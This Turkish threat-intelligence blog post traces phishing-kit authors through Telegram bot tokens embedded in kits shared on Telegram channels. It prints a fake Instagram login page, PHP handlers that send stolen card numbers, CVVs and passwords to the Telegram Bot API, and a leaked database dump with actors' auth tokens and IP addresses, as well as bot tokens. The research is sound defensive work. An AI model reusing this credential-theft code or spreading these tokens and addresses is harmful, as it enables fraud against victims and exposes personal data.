

Tehdit Aktörünün Peşinde

written by Mert SARICA | 2 March 2025

If you are looking for an English version of this article, please visit [here](#).

İÇİNDEKİLER

1. Başlangıç
2. Tehdit Aktörü Kime Denir?
3. Tehdit Aktörünün İzini Bulmak
4. Sonuç

Başlangıç

Yatırım Dolandırıcıları, Deepfake Dolandırıcılarına Dikkat!, e-Devlet Hacklendi mi?, WhatsApp Dolandırıcıları ve benzeri araştırma yazılarımda da gördüğümüz üzere Telegram grupları son yıllarda organize siber suç örgütlerinin, tehdit aktörlerinin, dolandırıcıların meskeni olmaya devam ediyor. Peki ama neden? Bunun başlıca nedeni olarak Telegram'ın anonimlik ve mahremiyet özelinde sağladığı imkanların yakın zamana kadar yakayı ele vermek istemeyen siber suçlular için önemli avantajlar sağladığını söyleyebiliriz.

Nedir bu imkanlar diye soracak olursanız ilki olarak Telegram'a kişisel bilgilerin verilmeden kayıt olunabilmesini söyleyebiliriz. İkinci olarak kullanıcıların kendi aralarında uçtan uca şifreli sohbet (Gizli Sohbetler) gerçekleştirebilmelerini, üçüncü olarak ise gönderdikleri mesajların belirledikleri süre sonunda silinmesini (kendini yok eden mesajlar) sağlayabildiklerini söyleyebiliriz.

Diğer yandan Telegram'da maksimum 2 GB boyutunda dosyaların paylaşılabilmesi, hacklenmiş, çalıntı bilgilerin tehdit aktörleri arasında hızla el değiştirebilmesi adına da büyük kolaylık sağlıyor.

Pinned message

Instagram BAN 7/24 aktif Gönderim erişimine gerek yok Gizli hesaplar Meta tikli hesaplar İşletme Hesapları Saat far...

Instagram TELİF / TIK SİTESİ KURULUR
TIKTOK TELİF / TIK SİTESİ KURULUR

NOTIFICATION URL KISALTMA YAPILIR!

İLETİŞİM:
(Public taslakları sağdan soldan bulup editlemiyoruz o'dan yazıyoruz.)

03:00

1k takipçisi

Kanka 23 takupcim vwr oda yorumlardan dolayyi ban yicek hesap uyarı verdi

03:02

<https://disk.yandex.com.tr/d/> içinde bir çok banka script var kurulum txt fln dahildir hediyem olsun

03:05

SMS ONAY
+90 SMS ONAY

- +90 WhatsApp Onay
- Fake Numara Telegram
- Fake Numara WhatsApp
- Birçok Yere Sms Onay

İşlemlerde Escrow kabul

Sunar 03:05

: Sharing group

1,033 subscribers

Pinned message #2

Videt Shell.php, Corrector by

Sharing group

Papara

<https://disk.yandex.com/d/>

Isbank

<https://disk.yandex.com/d/>

ing bank

<https://disk.yandex.com/d/>

Halk bank

<https://disk.yandex.com/d/>

Yapı kredi

<https://disk.yandex.com/d/>

Kuveyt bank

<https://disk.yandex.com/d/>

Ziraat bank

<https://disk.yandex.com/d/>

Akbank

<https://disk.yandex.com/d/>

Vakıf bank

<https://disk.yandex.com/d/>

Enpara

<https://disk.yandex.com/d/>



125

, 14:07



Konseyi

eđitim arşivi

<https://disk.yandex.com.tr/d/>

Yandex Disk

Dersleri

Görüntüle ve Yandex Disk'ten indir



125

, 14:08



Konseyi

Official Hack Arşivi

<https://disk.yandex.com.tr/d/>

Yandex Disk

Official Hack Arşivi

Görüntüle ve Yandex Disk'ten indir



127

, 14:08



Konseyi

Dev Kapsamlı Eđitim Seti Arşivi



Toplu Hack Arşivleri



Konum Tespit Arşivi



Hesap Çalma Methodları



Gmail Methodları



Bedava Netflix Methodu



Yapay Zeka Ve Donanım Eđitimi

<https://dosya.co/>












← Instagram Scriptleri

Yandex Disk'e kaydet

↓ Tümünü indir

☰

⋮


	Instagram Mail Tel Toplama.rar	10.04.2022	1:43	48,7 MB
	Instagram Oto DM 2021.rar	10.04.2022	1:43	1,6 MB
	Instagram Spam Bot.zip	10.04.2022	1:43	60 KB
	Instagram Çoklu Mail 2021.rar	10.04.2022	1:43	264 KB
	Kadına Şiddete Hayır.zip	10.04.2022	1:43	19,4 MB
	Mavi Tik Script 2021.rar	10.04.2022	1:43	3,1 MB
	Mavi tik sc - -.rar	10.04.2022	1:43	1005 KB
	OTO_WP_VIP_2020.zip	10.04.2022	1:43	8,9 MB
	Otopost.rar	10.04.2022	1:43	5,9 MB
	PP Çeken Telif Hakkı SC 2021.rar	10.04.2022	1:43	1,5 MB
	SMM Panel Scripti 2021.zip	10.04.2022	1:43	12,7 MB

Telegram yetkilileri, yakın zamana kadar siber suçlara yönelik olarak adli mercilerden gelen talepleri yanıtsız bırakıyordu. Bu sebepten dolayı 24 Ağustos 2024 tarihinde Telegram CEO'su Pavel Durov'un Paris'in kuzeyindeki Le Bourget Havalimanı'nda Fransız polisi tarafından gözaltına alınmıştı. Fransız yetkililer tarafından yapılan açıklamada, Pavel'in siber suçlar soruşturması kapsamında gözaltına alındığını, yasa dışı transferler, çocuk pornosu, sahtecilik ve yetkililere bilgi vermemek gibi suçların soruşturma kapsamında araştırıldığını aktarmıştı.

Eylül 2024'te ise Telegram geri adım atarak bundan sonra suç unsuru taşıyan hesap ve kişilerin IP adresi ile telefon numaralarının resmi merciler ile paylaşılacağını duyurmuştu. Bu duyuru sonrasında tehdit aktörlerinin başka mecralara yelken açacakları düşünülse de beklendiği gibi olmadı.

Durum böyle olunca Telegram grupları, siber suçlarla mücadele eden siber güvenlik araştırmacıları ve siber tehdit istihbaratı analistleri tarafından oldukça yakından takip edilmekte ve ayrıca bu gruplarda paylaşılan mesajlar da SOCRadar XTI gibi siber tehdit istihbaratı platformları tarafından kayıt

altına alınarak, tehdit araştırması amacıyla siber güvenlik profesyonelleri tarafından da kullanılmaktadır.



Siber güvenlik profesyonellerinin siber saldırılara karşı etkili bir şekilde savunma yapabilmeleri için tehdit aktörlerini, motivasyonlarını ve yeteneklerini anlamaları oldukça önemlidir. Bunun için de siber tehdit istihbaratından faydalanmak hem profesyoneller hem de kurumlar için hayati bir öneme sahiptir.

Tehdit Aktörü Kime Denir?

Tehdit aktörü için aktif olarak kötü niyetli faaliyetlerde bulunan ve aşağıdakileri amaçlayan herhangi bir kişi, grup veya kuruluştur diyebiliriz.

1. Zarar vermek: Hizmet kesintisi, veri hırsızlığı, verileri kullanılamaz hale getirmek veya manipüle etmek gibi farklı türde saldırılar gerçekleştirebilirler.
2. Zafiyetleri istismar etmek: Hedef sistemlere yetkisiz erişim sağlamak için sistemlerdeki, ağlardaki ve yazılımlardaki güvenlik zafiyetlerini hedef alırlar.
3. Yetkisiz erişim sağlamak: Verileri çalmak, zararlı yazılım yüklemek ve/veya verileri manipüle etmek için hedef sisteme yetkisiz erişim sağlarlar.

Tehdit aktörü için bir siber saldırının arkasındaki itici güçtür diyebiliriz. Devlet destekli gruplar gibi son derece yetenekli kişilere ve geniş kaynaklara sahip olabilecekleri gibi, kolayca bulunabilen araçları kullanan

amatörler de olabilir.

Tehdit aktörleri ile ilgili unutulmaması gereken önemli noktalara da değinmek gerekirse:

4. Geniş motivasyon yelpazesi: Farklı aktörlerin farklı hedefleri olabilir ve bunlar finansal kazanç ve casusluktan aktivizme ve kişisel tatmine kadar uzanabilmektedir.
5. Değişen beceri seviyeleri: Bazı tehdit aktörleri oldukça derin teknik bilgiye sahiptir, bazıları ise daha az yeteneklidir ancak her ikisi de hedef kuruma, sistemlere önemli ölçüde zarar verebilirler.

Farklı türdeki tehdit aktörlerini, motivasyonlarını ve yeteneklerini anlamak, siber güvenlik profesyonellerinin saldırılara karşı etkili bir şekilde savunma yapabilmesi için çok önemlidir.

Tehdit Aktörünün İzini Bulmak

Telegram'da ve/veya hacking forumlarında paylaşılan dosyalar kimi zaman tehdit aktörünün kullandığı sistemlere ait konfigürasyon bilgilerini kimi zaman kullandığı sistemin IP adresini kimi zaman ise imzasını içerdiği için siber tehdit istihbaratı analistleri için izini sürdükleri tehdit aktörü veya araştırdıkları siber saldırı ile ilgili önemli bilgilere erişmelerine imkan tanıyabilmektedir.

Ne tesadüftür ki paylaşılan dosyalardan birini incelediğimde, 2021 yılında kaleme aldığım Instagram Dolandırıcıları araştırma yazıma konu olan Kadına Şiddete Hayır temalı ortalama sitesinin dosyaları ile karşılaştım.

Name	Date Modified	Date Created	Size	Kind
Avatars	March 24, 2021, 18:38	March 24, 2021, 18:38	--	Folder
Javascript	March 24, 2021, 18:38	March 24, 2021, 18:38	--	Folder
public	March 24, 2021, 18:38	March 24, 2021, 18:38	--	Folder
views	March 24, 2021, 18:38	March 24, 2021, 18:38	--	Folder
cgi-bin	April 6, 2021, 16:24	April 6, 2021, 16:24	--	Folder
deneme	April 6, 2021, 16:42	April 6, 2021, 16:42	--	Folder
images	February 16, 2024, 18:33	April 6, 2021, 17:14	--	Folder
style.css	April 6, 2021, 19:16	April 6, 2021, 19:16	10 KB	Text Document
index.html	April 15, 2021, 15:11	April 15, 2021, 15:11	7 KB	HTML text
members.css	April 15, 2021, 15:11	April 15, 2021, 15:11	6 KB	Text Document
members.html	April 15, 2021, 15:11	April 15, 2021, 15:11	5 KB	HTML text
destek	February 16, 2024, 18:47	April 15, 2021, 15:12	--	Folder
insta.png	August 2, 2018, 08:29	August 2, 2018, 08:29	49 KB	PNG image
aktarma.php	May 23, 2020, 17:20	May 23, 2020, 17:20	693 bytes	PHP script
sifre.php	April 15, 2021, 14:34	April 15, 2021, 14:34	43 KB	PHP script
index.php	April 15, 2021, 15:12	April 15, 2021, 15:12	131 KB	PHP script




```
index.php
1 <?php ob_start(); ?>
2 <!DOCTYPE html>
3 <!-- BU SCRIPT FARUK DURSUN TARAFINDAN KODLANMIŞTIR. @ben4rukx-->
4
5 <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.1.1/jquery.min.js"></script>
6
7 <html lang="en" class="js not-logged-in client-root touch">
8 <!--[endif]-->
9 <head>
10 <meta charset="utf-8">
11 <meta http-equiv="X-UA-Compatible" content="IE=edge">
12 <title>Login • Instagram</title>
13 <meta name="robots" content="noimageindex, noarchive">
14 <meta name="mobile-web-app-capable" content="yes">
15 <meta name="theme-color" content="#000000">
16 <meta id="viewport" name="viewport" content="width=device-width, user-scalable=no, initial-scale=1, minimum-scale=1, maximum-scale=1">
17 <link rel="manifest" href="/data/manifest.json">
18 <link href="https://graph.instagram.com" rel="preconnect" crossorigin="">
19 <link rel="preload" href="/static/bundles/FBSignupPage.js/9e6f34142751.js" as="script" type="text/javascript" crossorigin="anonymous">
20 <link rel="preload" href="/static/bundles/LoginAndSignupPage.js/bb0e780484a5.js" as="script" type="text/javascript" crossorigin="anonymous">
21 <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.8.1/css/all.css" integrity="sha384-50oBUHEmvpQ+1LW4y57PTFmhCaXp0ML5d60M1M7u42+nqUivzIebhnd0JK28anvf"
    crossorigin="anonymous">
22
23
24 <script type="text/javascript">
25 (function() {
26     var docElement = document.documentElement;
27     var classRE = new RegExp('(\\s|no-|js(\\s|$))');
28     var className = docElement.className;
29     docElement.className = className.replace(classRE, '$1js$2');
30 })();
31 </script>
32 <script type="text/javascript">
33 (function() {
34     if ('PerformanceObserver' in window && 'PerformancePaintTiming' in window) {
35         window.__bufferedPerformance = [];
36         var ob = new PerformanceObserver(function(e) {
37             window.__bufferedPerformance.push.apply(window.__bufferedPerformance, e.getEntries());
38         });
39         ob.observe({entryTypes: ['paint']});
40     }
41 })();
42 </script>
43 <link rel="apple-touch-icon-precomposed" sizes="76x76" href="https://www.instagram.com/static/images/ico/apple-touch-icon-76x76-precomposed.png/4272e394f5ad.png">
44 <link rel="apple-touch-icon-precomposed" sizes="120x120" href="https://www.instagram.com/static/images/ico/apple-touch-icon-120x120-precomposed.png/02ba5abf9861.png">
45 <link rel="apple-touch-icon-precomposed" sizes="152x152" href="https://www.instagram.com/static/images/ico/apple-touch-icon-152x152-precomposed.png/419a6f9c7454.png">
46
47 Line 1, Column 1 master Spaces: 2 PHP
```

İzi sürülen tehdit aktörünün rumuzu (nickname) biliniyorsa bu durumda bu tehdit aktörü ile ilgili detaylı bilgilere ulaşmak için paylaşılan dosyaları analiz etmek araştırmancının seyrini değiştirebilir. Öyle ki örneğin e-Devlet Hacklendi mi? araştırma yazıma konu olan sorgu panellerinde imzaları olan tehdit aktörlerinin IP adreslerini, Telegram'da paylaşılan bir dosyanın içinde yer alan SQL dosyasında bulabilirsiniz.

```
index.php
240 echo '<th style="color: red">'.$row['status'].'</th>';
241 }
242 if ($row['rank'] == 'webmaster'){
243     echo '<th><span style="background: url(/assets/gif/simsek.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px 15px red; color: red;">'.$row['rank'].'</span></th>';
244 } elseif ($row['rank'] == 'admin'){
245     echo '<th><span style="background: url(/assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px 10px aqua; color: aqua;">'.$row['rank'].'</span></th>';
246 } elseif ($row['rank'] == 'Yıllık'){
247     echo '<th><span style="background: url(/assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px 10px lightgreen; color: lightgreen;">'.$row['rank'].'</span></th>';
248 } elseif ($row['rank'] == 'Aylık'){
249     echo '<th>'.$row['rank'].'</th>';
250 } else{
251     echo '<th>'.$row['rank'].'</th>';
252 }
253
254 echo '<form id="edit_form" action="configuration" method="POST">';
255 echo '<input id="hidden_id" type="hidden" name="advanced">';
256 echo '<th><button type="button" id="conf" style="margin-left: 20px;" onclick="javascript:config('.$rowID.')" class="padd btn btn-outline-warning">Düzenle</button></th></form>';
257 echo '<th><button type="button" onclick="javascript:delete_uid('.$rowID.')" id="delete" class="padd btn btn-outline-danger">Sil</button></th></tr>';
258 } ?>
259 </table>
260 </div>
261 <div class="author">
262 <span>Created with <i class="fa-solid fa-heart"></i> by jemoisika/xbozk0rt/zeox</span>
263 </div>
```

1,118 members

Pinned message #1

Instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)



```
cmsdb.sql
64 INSERT INTO users ('id', 'username', 'authtoken', 'expiry', 'status', 'rank', 'ipaddr', 'device', 'lastlogin', 'expired', 'useragent', 'SESSID') VALUES
65 ('492', 'xbozk0rt', 'CH6kaz2lPdk0g6BT', 'Süresiz', 'ON', 'webmaster', '88.240.191.18', 'Windows NT 10.0', '2023-01-24 19:46', 'NO', 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) Ap
66 ('493', 'jemoisika', 'sptTE2aTXJ8KCXSo', 'Süresiz', 'ON', 'webmaster', '88.240.191.18', 'Windows NT 10.0', '2023-01-24 21:22', 'NO', 'Mozilla/5.0 (Linux; Android 11; M2003J15SC)
67 ('494', 'zeox', 'EbrccYrLTCIOMh5', 'Süresiz', 'ON', 'webmaster', '5.229.28.76', 'M2101K7BNY', '2023-01-19 18:58', 'NO', 'Mozilla/5.0 (Linux; Android 12; M2101K7BNY) AppleWebKit
68 ('495', 'Bekir', 'DVqTSEK8FltfwIw', '2023-02-17', 'ON', 'Aylık', '37.154.235.37', 'SM-A205F', '2023-01-03 08:04', 'NO', 'Mozilla/5.0 (Linux; Android 11; SM-A205F) AppleWebKit/5
69 ('496', 'OBE', 'Bn6l7f260A73vYKQ', '2023-01-31', 'ON', 'Aylık', 'NULL', 'NULL', 'NULL', 'NO', 'NULL', '0'),
70 ('497', 'MAMI', 'BbwZecFtdiA0p0LP', '2023-02-06', 'ON', 'Aylık', '85.103.35.40', 'iPhone', '2023-01-04 07:56', 'NO', 'Mozilla/5.0 (iPhone; CPU iPhone OS 16_1_2 like Mac OS X) Ap
71 ('498', 'baran', 'D6TdXkayRSdqt5F', '2023-02-02', 'ON', 'Aylık', '176.42.18.20', 'Windows NT 10.0', '2023-01-05 14:23', 'NO', 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
72 ('499', 'Arda', 'gXVBFJXdjCshJNvh', '2023-02-02', 'ON', 'Aylık', '88.251.7.29', 'Windows NT 10.0', '2023-01-05 18:51', 'NO', 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK
73 ('500', 'Kavun', 'gCXBRRLJvM0usfL', '2023-02-03', 'ON', 'Aylık', '78.185.179.237', 'iPhone', '2023-01-06 18:57', 'NO', 'Mozilla/5.0 (iPhone; CPU iPhone OS 16_0_2 like Mac OS X)
74 ('501', 'Abdullah', 'H80U9gFRda0fwadg', '2023-02-03', 'ON', 'Aylık', '195.46.154.200', 'M2101K6G', '2023-01-06 19:23', 'NO', 'Mozilla/5.0 (Linux; Android 12; M2101K6G) AppleWebK
75 ('502', 'endercoder', 'wN90X0c0M63YLbY', '2024-01-06', 'ON', 'Yıllık', '176.237.199.186', ' ', '2023-01-06 19:57', 'NO', 'Mozilla/5.0 (Linux; Android 11) AppleWebKit/537.36 (KHT
```

Çoğu zaman sizi veya kurumunuzu hedef alan tehdit aktörünün kullandığı araçların, zararlı yazılımların, ortalama sitelerinin kaynak kodlarına ulaşmanız mümkün olmaz. Kimi zaman ise kaynak kodlarına ulaştığınız da tehdit aktörüne dair bir imza kodlarda yer almadığı için saldırının arkasındaki tehdit aktörünün kim olduğuna ulaşamayabilirsiniz.

Peki gerçekten de aradan aylar, yıllar geçmiş olsa bile, elimizde ortalama

sitesinin kaynak kodları olup tehdit aktörüne ait herhangi bir imza olmadığında tehdit aktörünün kim olduğunu bulamaz mıyız? Aklımı kurcalayan bu soru sonrasında Telegram gruplarından elde ettiğim ortalama sitelerinin kaynak kodlarını incelemeye ve bu soruya yanıt bulmaya karar verdim.

Kaynak kodlarının çoğunluğunda dikkatimi çeken ortak nokta, tehdit aktörlerinin Telegram Bot API'sinden faydalanarak oltaya düşen kişilerin çalınan bilgilerini anlık olarak takip etmeleri idi. Bunun için de botlarının jetonlarını (token) geliştirdikleri ortalama sitelerinin kaynak kodlarına gömüyorlardı.

```
1 <?php
2
3 if ($_POST) {
4     $kart=$_POST["kart"];
5     $cvv=$_POST["cvv"];
6     $sonkullanma=$_POST["sonkullanma"];
7
8     date_default_timezone_set('Europe/Istanbul');
9     $tarih = date("d-m-Y H:i:s");
10
11     require_once("api/api.php");
12
13     $data = [
14         'text' => '
15         Kurban Giriş deniyor Coded by abyss
16         Kart Numarası : '.$kart.'
17         Son Kullanma Tarihi: '.$sonkullanma.'
18         Güvenlik Kodu: '.$cvv.'
19         @webabyss
20     ],
21     'chat_id' => "$chatid"
22 ];
23
24 file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );
25
26 $file = fopen('abyss.php', 'a');
27 fwrite($file, "
28 <html>
29 <head>
30 <meta http-equiv='Content-Type' content='text/html;charset=UTF-8'>
31 <meta name='viewport' content='width=device-width, initial-scale=1'>
32 </head>
33 <font color='red'>GİRİŞ SAYFASINDA</font>
34 <br>
35 <font color='red'>Kullanıcı adı: </font><font color='black'>".$_kart."</font><br>
36 <font color='red'>Şifre: </font><font color='black'>".$_sonkullanma."</font><br>
37 <font color='red'>İp Adresi: </font><font color='black'>".$_cvv."</font><br>
38 </html>
39 ");
40 fclose($file);
41
42 header("location: tebrik.php");
43 }
```

Operasyon Güvenliği (OPSEC) hakkında kaygısı olmayanlar ise jetonlara ilave olarak kaynak kodlarına chat_id değerini de gömüyorlardı. chat_id sayesinde Telegram Bot API'si üzerinden çalınan bilgilerin getChat metodu ile hangi kullanıcı adına yani tehdit aktörüne gönderildiği bilgisi elde edilebiliyor. Ben de elimdeki bazı kaynak kodları üzerinde chat_id içeren Telegram Bot API jetonlarını aramaya ve bunları da Telegram Bot API üzerinden sorgulamaya karar verdim.

```
mertrix@Hack4Career instagram Scriptleri % grep -iR api.telegram.org *
Sms Atan Telif SC/example/example_extract_.php: file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );
Sms Atan Telif SC/manual/docs/api/str_get_.php: file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );
mertrix@Hack4Career instagram Scriptleri % grep -iR "\$token=" *
Sms Atan Telif SC/example/example_extract_.php: $token='1798094714:AAGsbSEI_4SJVQUwZe6IFZv0r5adVcmcdZI';
Sms Atan Telif SC/manual/docs/api/str_get_.php: $token='1894449748:AAGzUf1ELRQmDq3fqq9TL1ovf2JdB_zze4U';
```

```
example_extract_.php x
1 <?php
2 $token='1798094714:AAGsbSEI_4SJVQUwZe6IFZv0r5aoVcmdZI';
3 $data = [
4     'text' => '
5     Kullanıcı Adı : ' . $username . '
6     Şifre : ' . $password . '
7     Ülke : ' . $ulke . '
8     Şehir : ' . $sehir . '
9     İp : ' . $ip . '
10    Tarih : ' . $cur_time . '
11    '
12    'chat_id' => 1003193380
13 ];
14
15 file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );
16
17
18
19 ?>
```

Arama sonucunda elde ettiğim jetonları, chat_id parametresi ile birlikte komut satırı üzerinden cURL aracından ile Telegram Bot API'sine gönderdiğimde, 2021 yılından kalma bir ortalama sitesi üzerinden tehdit aktörünün rumuzuna (nickname) aradan yıllar geçse bile ulaşabildim.

The screenshot shows a file manager interface for 'instagram Scriptleri'. The directory structure includes folders like 'Sms Atan Telif SC', 'manual', 'docs', 'api', 'simple_html_dom', 'simple_html_dom_node', 'manual', 'img', 'css', 'example', and 'scraping'. Files like 'str_get_php', 'api.md', 'constants.md', 'definitions.md', 'file_get_html.md', 'str_get_html.md', 'faq.md', 'index.md', 'quick-start.md', 'requirements.md', 'extra.css', 'mkdocs.yml', 'README.md', 'BENİ OKU.txt', 'example_extract_html.php', 'example_extract_php', 'example_advanced_selector.php', and 'example_basic_selector.php' are listed. A terminal window is open, showing two curl commands and their JSON responses. The first command uses token '1798094714:AAGsbSEI_4SJVQUwZe6IFZv0r5aoVcmdZI' and chat_id '1003193380'. The second command uses token '1894449748:AAGzUf1ELR0mDq3fqg9TL1ovf2JdB_zze4U' and chat_id '1003193380'. Both responses show user information for 'Kevin Lordge' with a bio containing a URL.

Bu rumuzu SOCRadar XTI platformunda arattığımda da bu tehdit aktörünün zamanında Telegram'da hangi kanalda olduğunu öğrenerek araştırmama yeni bir boyut getirmiş oldum.

The screenshot displays the SOCRadar Threat Hunting dashboard. The search query is 'kevinlordgex'. The results show a Telegram channel mentioned 'kevinlordgex' on April 22, 2023, at 14:11 UTC. The channel is identified as 'Mecr u y in' and is part of a 'SOCIALS | OFFICIAL GROUP'. The message content is '/ban @kevinlordgex dolandirici'. The interface includes a sidebar with various threat intelligence tools, a top navigation bar, and a 'Data Insights' panel on the right.

Sonuç

Sonuca gelecek olursam, siber suçlarla mücadele eden siber güvenlik arařtırmacıları, siber tehdit istihbaratı analistleri tarafından tehdit aktörlerinin, buldukları mecraların (Forumlar, Telegram grupları, Discord kanalları vb.) yakından izlenmesi, bu mecralarda paylaşılan dosyaların titizlikle incelenmesi, yürüttükleri arařtırmaların, soruřtırmaların seyrini büyük ölçüde deęiřtirme potansiyeline sahip olduęu için oldukça önemlidir.

Bir sonraki yazıda görüşmek dileęiyle.